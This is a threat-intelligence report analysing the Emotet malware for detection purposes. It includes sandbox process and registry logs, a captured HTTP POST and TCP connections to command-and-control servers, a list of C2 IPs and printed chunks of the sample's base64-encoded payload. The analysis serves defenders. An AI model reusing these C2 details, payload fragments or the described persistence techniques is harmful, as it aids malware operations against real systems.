Emotet-ually Unstable - The resurgence of a nuisance

Emerging Threats Protection Report by Anish Bogati, Logpoint Global Services and Security Research


Since the comeback of the malware from the ladybird operation that was conducted by the authorities of multiple nations that took down the infrastructure of Emotet, Logpoint has been closely monitoring its emergence, attack patterns, and possible detections to help organizations stop it before it becomes a threat. We give step-by-step guidance on how the attack initiates, spreads and functions, and how a cyber defender can detect it using Logpoint. Following the analysis, the report covers detection methods, investigation playbooks, and recommended responses and best practices.

Table of Contents

The Logpoint Security Research team has been researching and investigating new major vulnerabilities, and building SIEM rules and SOAR playbooks to help security teams speed up investigation and response times. In the latest Emerging Threats Protection report, we look into Emotet, a rapidly evolving malware.

*****All new detection rules are available as part of Logpoint's latest release***, as well as through the [Logpoint Help Center](). Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.*

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint's SIEM+SOAR capabilities.



Gather recent CVEs

Research CVEs according to customers' relevancy

Generate report

Generate Investigation Playbook

Deploy and customize detections, and playbooks according to customers' security controls

Monitor for Playbook correctness (No IR involvement) and update Playbooks accordingly

Prep for next emerging threats by gathering

- CVEs
- IOCs
- TTPs
- News, blogs, RSS, etc.

Analysis Environment

For the analysis of Emotet, we used multiple samples of the malware to provide an all-encompassing detection and understanding. The samples were retrieved from Vx-underground and MalwareBazaar. We performed a static and dynamic analysis of the samples in Microsoft Windows 10 Enterprise in a virtual environment. We also used online sandboxes "any.run" and "tria.ge" to perform dynamic analysis of the malware on various operating systems.

We retrieved various Emotet samples and performed dynamic analysis, most of which focuses on the execution phase, as Emotet uses multiple techniques to achieve execution. We were not able to retrieve Emotet's module related to its credential retrieving, email harvester, and malspam sending module. So, we took reference from the reports provided by The DFIR Report, Vmware, Kaspersky, and reports and blogs of other vendors to ensure we didn't leave out any crucial information. We tried to cover all the known Emotet behaviors in this report with corresponding alerts and queries to detect them.

The samples we detonated and the analysis report that we took reference to are all available on Tria.ge for anyone to view as a public report. The report provides an analysis baseline to better understand the attack pattern and the sample.


At a high level, below are some of Emotet's core capabilities:

- Initial Access - Uses phishing mail to deliver malicious attachments and links and gains initial access via successful admin password brute force.
- Execution - Emotet spreads through users executing malicious documents downloaded from malspam.
- Persistence - Techniques like modifying registry Run\RunOnce keys, creating new services, and scheduling tasks.
- Privilege Escalation - For techniques like process injection, DLL hijacking is performed.
- Defense Evasion - Uses techniques such as software packing, DLL, and process injection.
- Credential harvesting - LSASS dump, use of browser password grabbing module, and password lookup in file systems and shares are used.
- Discovery - Uses Windows binary like systeminfo, ipconfig, and nltest to perform system and network discovery.
- Lateral Movement - Exploits remote services and SMB shares and uses Windows internal binary: PsExec and WMIC.
- Exfiltration - Uses Rclone utility to exfiltrate data to Mega cloud server

Malware analysis


We analyzed a sample that was retrieved from MalwareBazaar. While running the malware with the administrative privilege we observed the following behavior:

After running the binary we observed that it automatically runs with a random value command line argument.




```
emotet.exe   2376  5420  Process Create  "C:\Users\tutaans\Desktop\emotet.exe"      C:\Users\tutaans\Desktop\emotet.exe
emotet.exe   5420  5160  Process Start   --3bdff7dd
emotet.exe   5420  5160  Thread Create   --3bdff7dd
```

After creating the process with the random named argument, Emotet also checks the system language settings.




```
emotet.exe   2376  5420  RegOpenKey      HKLM\System\CurrentControlSet\Control\MUI\UILanguages
emotet.exe   2376  5420  RegSetInfoKey   HKLM\System\CurrentControlSet\Control\MUI\UILanguages
emotet.exe   2376  5420  RegEnumKey      HKLM\System\CurrentControlSet\Control\MUI\UILanguages
emotet.exe   2376  5420  RegQueryKey     HKLM\System\CurrentControlSet\Control\MUI\UILanguages
emotet.exe   2376  5420  RegOpenKey      HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
emotet.exe   2376  5420  RegQueryValue   HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB\Type
emotet.exe   2376  5420  RegQueryValue   HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB\DefaultFallback
emotet.exe   2376  5420  RegQueryValue   HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB\en-US
emotet.exe   2376  5420  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
emotet.exe   2376  5420  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
emotet.exe   2376  5420  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
emotet.exe   2376  5420  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
emotet.exe   2376  5420  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
```

Then it creates a filename tabletdefine.exe binary in the "C:\Windows\SysWOW64" folder. The first binary then de-obfuscates the base64 payload that it contains and writes the payload in the tabletdefine binary. It also creates a ZoneIdentifier for the dropped payload. ZoneIdentifier helps the system recognize the source from where the file was retrieved.




```
emotet.exe      5160  CreateFile      C:\Windows\SysWOW64\tabletdefine.exe:Zone.Identifier
```

The tabletdefine process is run shortly after and it also performs various checks like system language.




```
tabletdefine.exe   1656  RegSetInfoKey   HKLM\System\CurrentControlSet\Control\MUI\UILanguages
tabletdefine.exe   1656  RegEnumKey      HKLM\System\CurrentControlSet\Control\MUI\UILanguages
tabletdefine.exe   1656  RegQueryKey     HKLM\System\CurrentControlSet\Control\MUI\UILanguages
tabletdefine.exe   1656  RegOpenKey      HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
tabletdefine.exe   1656  RegQueryValue   HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB\Type
tabletdefine.exe   1656  RegQueryValue   HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB\DefaultFallback
tabletdefine.exe   1656  RegQueryValue   HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB\en-US
tabletdefine.exe   1656  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
tabletdefine.exe   1656  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
tabletdefine.exe   1656  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
tabletdefine.exe   1656  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
tabletdefine.exe   1656  RegEnumValue    HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-GB
```

The malicious binary has been also found enumerating system names by querying the registry key “HKLM\System\Current\ControlSet\Control\ComputerName\ActiveComputerName\ComputerName.”




```
09:41:49...  emotet.exe   5160  RegOpenKey     HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName
09:41:49...  emotet.exe   5160  RegSetInfoKey  HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName
09:41:49...  emotet.exe   5160  RegQueryValue  HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName
09:41:49...  emotet.exe   5160  RegCloseKey    HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName
```

Like the parent binary, the new emotet process also starts with the random named argument.




```
tabletdefine.exe   3140  Process Start                                                   --b68c7253
tabletdefine.exe   3140  Thread Create                                                   --b68c7253
```

Then we observed the binary modifying the registry value of the SafeBoot Option.




```
tabletdefine.exe   4384  RegOpenKey   HKLM\System\CurrentControlSet\Control\SafeBoot\Option        Desired Access: Query Value, Set Value
tabletdefine.exe   4384  RegOpenKey   HKLM\System\CurrentControlSet\Control\SafeBoot\Option        Desired Access: Query Value, Set Value
tabletdefine.exe   3140  RegOpenKey   HKLM\System\CurrentControlSet\Control\SafeBoot\Option        Desired Access: Query Value, Set Value
```

After that it queries the system UUID, the ID that uniquely identifies a system.



```
tabletdefine.exe   316   1656  RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid  Length: 12
tabletdefine.exe   316   1656  RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid  Type: REG_SZ, Length: 74, Data: 1f8e99bd-a2a2
tabletdefine.exe   316   1656  RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid  Length: 49
tabletdefine.exe   316   1656  RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid  Ty  Type: REG_SZ
tabletdefine.exe   316   1656  RegCloseKey    HKLM\SOFTWARE\Microsoft\Cryptography               Length: 74
```

When using Autorun from Sysinternals to look for a binary that is configured to run during system bootup or login, we found the tabletdefine binary in the auto-start services section.




Autoruns - Sysinternals: www.sysinternals.com (Administrator) [DESKTOP-PGQLC7M\tutaans]

Autoruns Entry	Description	Publisher	Image Path
HKLM\System\CurrentControlSet\Services			
☑ ClickToRunSvc	Microsoft Office Click-to-Run Service: Manages re...	(Verified) ...	C:\Program Files\Common Files\Micros
☑ edgeupdate	Microsoft Edge Update Service (edgeupdate): Kee...	(Verified) ...	C:\Program Files (x86)\Microsoft\EdgeU
☑ edgeupdatem	Microsoft Edge Update Service (edgeupdatem): Ke...	(Verified) ...	C:\Program Files (x86)\Microsoft\EdgeU
☑ FileSyncHelper	FileSyncHelper: Helper service for OneDrive	(Verified) ...	C:\Program Files\Microsoft OneDrive\2
☑ FontCache3.0.0.0	Windows Presentation Foundation Font Cache 3.0...	(Verified) ...	C:\Windows\Microsoft.Net\Framework
☑ MicrosoftEdgeElevationService	Microsoft Edge Elevation Service (MicrosoftEdgeE...	(Verified) ...	C:\Program Files (x86)\Microsoft\EdgeV
□ NetTcpPortSharing	Net.Tcp Port Sharing Service: Provides ability to sh...	(Verified) ...	C:\Windows\Microsoft.NET\Framework
☑ OneDrive Updater Service	OneDrive Updater Service: Keeps your OneDrive u...	(Verified) ...	C:\Program Files\Microsoft OneDrive\2
☑ rpcapd	Remote Packet Capture Protocol v.0 (experimental)...	(Verified) Ri...	C:\Program Files (x86)\WinPcap\rpcapd.
☑ tabletdefine	tabletdefine: This service sets time based on NITZ ...	(Not Verifie...	C:\Windows\SysWOW64\tabletdefine.e


```
tabletdefine                      Size:     348 K
TZ messages from a Mobile Network Time:     Fri Dec  2 17:34:58 2022
(Not Verified)                    Version:  1.0.001
"C:\Windows\SysWOW64\tabletdefine.exe"
```

It then attempts to connect to multiple IPs and attempts to download other payloads. A typical web request with user-agent value is seen in the image below.



```
Hypertext Transfer Protocol
  > POST /badge/cab/free/ HTTP/1.1\r\n
    Referer: http://151.80.142.33/badge/cab/free/\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    DNT: 1\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)\r\n
    Host: 151.80.142.33\r\n
  v Content-Length: 705\r\n
        [Content length: 705]
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://151.80.142.33/badge/cab/free/]
```

Below, we can see various protocols and ports used by the malware for remote connection.



```
09:45:35...  tabletdefine.exe  2032  TCP Receive     DESKTOP-PGQLC7M:1179 -> 151.80.142.33:http   SUCCESS  Length: 453, seqnu...
09:45:35...  tabletdefine.exe  2032  TCP Receive     DESKTOP-PGQLC7M:1179 -> 151.80.142.33:http   SUCCESS  Length: 93, seqnum...
09:45:35...  tabletdefine.exe  2032  TCP Disconnect  DESKTOP-PGQLC7M:1179 -> 151.80.142.33:http   SUCCESS  Length: 0, seqnum: ...
09:45:40...  tabletdefine.exe  2032  TCP Connect     DESKTOP-PGQLC7M:1181 -> 123.168.4.66:ssh     SUCCESS  Length: 0, mss: 146...
09:45:40...  tabletdefine.exe  2032  TCP Send        DESKTOP-PGQLC7M:1181 -> 123.168.4.66:ssh     SUCCESS  Length: 378, startim...
09:45:40...  tabletdefine.exe  2032  TCP Send        DESKTOP-PGQLC7M:1181 -> 123.168.4.66:ssh     SUCCESS  Length: 703, startim...
09:45:40...  tabletdefine.exe  2032  TCP Receive     DESKTOP-PGQLC7M:1181 -> 123.168.4.66:ssh     SUCCESS  Length: 17, seqnum...
09:46:12...  tabletdefine.exe  2032  TCP Receive     DESKTOP-PGQLC7M:1181 -> 123.168.4.66:ssh     SUCCESS  Length: 0, seqnum: ...
09:46:12...  tabletdefine.exe  2032  TCP Disconnect  DESKTOP-PGQLC7M:1181 -> 123.168.4.66:ssh     SUCCESS  Length: 0, seqnum: ...
09:46:16...  tabletdefine.exe  2032  TCP Connect     DESKTOP-PGQLC7M:1184 -> 46.28.111.142:7080   SUCCESS  Length: 0, mss: 146...
09:46:16...  tabletdefine.exe  2032  TCP Send        DESKTOP-PGQLC7M:1184 -> 46.28.111.142:7080   SUCCESS  Length: 414, startim...
09:46:16...  tabletdefine.exe  2032  TCP Send        DESKTOP-PGQLC7M:1184 -> 46.28.111.142:7080   SUCCESS  Length: 702, startim...
09:46:16...  tabletdefine.exe  2032  TCP Receive     DESKTOP-PGQLC7M:1184 -> 46.28.111.142:7080   SUCCESS  Length: 17, seqnum...
09:46:48...  tabletdefine.exe  2032  TCP Receive     DESKTOP-PGQLC7M:1184 -> 46.28.111.142:7080   SUCCESS  Length: 0, seqnum: ...
09:46:48...  tabletdefine.exe  2032  TCP Disconnect  DESKTOP-PGQLC7M:1184 -> 46.28.111.142:7080   SUCCESS  Length: 0, seqnum: ...
```

The total list of connected IPs that we observed while analyzing this sample is included below.


```
14[.]60[.]93[.]230
74[.]208[.]68[.]48
104[.]131[.]58[.]132
68[.]183[.]190[.]199
62[.]75[.]143[.]100
159[.]203[.]204[.]126
151[.]80[.]142[.]33
123[.]168[.]4[.]66
46[.]28[.]111[.]142
46[.]101[.]212[.]195
183[.]82[.]97[.]25
190[.]10[.]194[.]42
217[.]199[.]160[.]224
186[.]1[.]41[.]111
185[.]86[.]148[.]222
185[.]187[.]198[.]10
77[.]55[.]211[.]77
142[.]93[.]82[.]57
125[.]99[.]61[.]162
192[.]230[.]60[.]129
186[.]0[.]95[.]172
87[.]106[.]77[.]40
80[.]85[.]87[.]122
114[.]79[.]134[.]129
200[.]57[.]102[.]71
```

We also used the strings utility to dump the strings from the binary. We were able to retrieve many chunk of base64 and base85 encoded payload. The encoded payload are actually the the obfuscated data of the binary which is dropped after executing the main payload. Below are the some chunk of obfuscated strings that we received.

```
5DBCJzFCMj0G3A9BAigIGAI7CXIAbwAqAs18lHCJLf0ClgnucMRyygJWc0UBRQGwe64DrQudcfZxnAOl
DRwAJnYbBGcGcAN7CsYEow6uD+sP8QbqBrQET3sZdxEqcAUUDlV3XXVCBUV1sgezB5J9iAXkDRB0HXR
wBgYIYAK9dPEGmgRCACoJZAd4DVIM6AyVBekFowe4eXR6RCfgCKMD2Ho+eRYJDXlwC1gLUHFDCU0B
r3uCe/UJiwfDDdN70Qm4CxUNXAQ1CrMAtQHnAYUIgwiOCn91YHlbJEYLywCZefZ7+gvoe9kJ1Qk4dDEM
KARdfjd/Zg0XA0EJV3+nDeYP/QrzA6oNNQQdBX0FCQx4DBcOP3DffMkhAA8VBDCiMkAbMD5ATQKxApl
4lgDuCHNzenMcAS4PlAWQc5EBgQONBuoPpAHGCzI7SGsxMjQyQjBCfjBCPh80MEI7MEIyQDcwPkAwMj
oyO0g7MDI4MkIwQk4wQj4fNDBCOzBCMkA3MD5AMDI6MjtIOzAyODJCMEJOMEI+HzQwQjswQjJANzA+
QDAyOjI7SDswMjgyQjBCTjBCPh80MEI7MEIyQDcwPkAwMjoyO0g7MDI4MkIwQk4wQj4fNDBCOzBCMkA
3MD5AMDI6MjtIOzAyODJCMEJOMEI+HzQwQjswQjJANzA+QDAyOjI7SDswMjgyQjBCTjBCPh80MEI7MEIy
QDcwPkAwMjoyO0g7MDI4MkIwQk4wQj4fNDBCOzBCMkA3MD5AMDI6MjtIOzAyODJCMEJOMEI+HzQw
QjswQjJANzA+QDAyOjI7SDswMjgyQjBCTjBCPh80MEI7MEIyQDcwPkAwMjoyO0g7MDI4MkIwQk4wQj4f
NDBCOzBCMkA3MD5AMDI6MjtIOzAyODJCMEJOMEI+HzQwQjswQjJANzA+QDAyOjI7SDswMjgyQjBCTjB
CPh80MEI7MEIyQDcwPkAwMjoyO0g7MDI4MkIwQk4wQj4fNDBCOzBCMkA3MD5AMDI6MjtIOzAyODJC
MEJOMEI+HzQwQjswQjJANzA+QDAyOjI7SDswMjgyQjBCTjBCPh80MEI7MEIyQDcwPkAwMjoyO0g7MDI4
MkIwQk4wQj4fNDBCOzBCViFBVT4=
```

Infection chain

Emotet operates as Malware-as-a-Service that is used as a dropper malware. The earlier version of Emotet was focused on stealing sensitive data relating to the banking sector. When dropped in a system it intercepted the traffic going to known banking sites and stole credentials from the request. The later version was used not only to steal banking data but other sensitive data and used as a loader to distribute other malware like IceId, Trickbot, Dridex, Ryuk, Quantum, BlackCat and MegaCortex. Emotet is a modular malware and drops each module separately in different phases.


1
2
3
4
-/-
SMB disabled
1 Infection
Invoice or shipment themed spam email with malicious attachments or links
W
PDF
Users open document with malicious macros
{>_}
Malicious macros download Emotet malware
2 Establish Persistence
Emotet creates registry auto start keys and injects itself into running processes
3 Instructions Phase
Emotet reports a new infection to its C2 server and receives instructions
4 Network Propagation
O
Outlook Scraper
WebBrowserPassView
SMB
Credential Enumerator
****
NetPass.exe
Mail PassView

Emotet Infection Chain


Source - CISA

In most cases, we have seen initial access to the network through spearphishing which is the common technique used by most of the threat actors. Threat actors have been sending specially crafted malspam to the targeted victims and persuading them to load the malware. Most of the time the mail contains a password-protected zip file, which contains a malicious Microsoft Office document. In other campaigns ".lnk" files are sent which contain VB script or PowerShell payloads. LNK files are simply pointers that reference the original file and provide quick access to the executable without the users navigating to the program's full path.

In a couple of sections below, we will discuss the initial access and execution phase. The main focus will be the use of different techniques by Emotet to achieve execution. Then the following section and tactics covered will contain the overall behavior of the malware.

Infection chain with cacros

In a case, a victim receives a malspam containing malicious Office documents. When the user executes the file with macro-enabled documents, it results in code execution. After the execution, a DLL file is dropped in the "temp" folder, which is executed via regsvr32 binary.

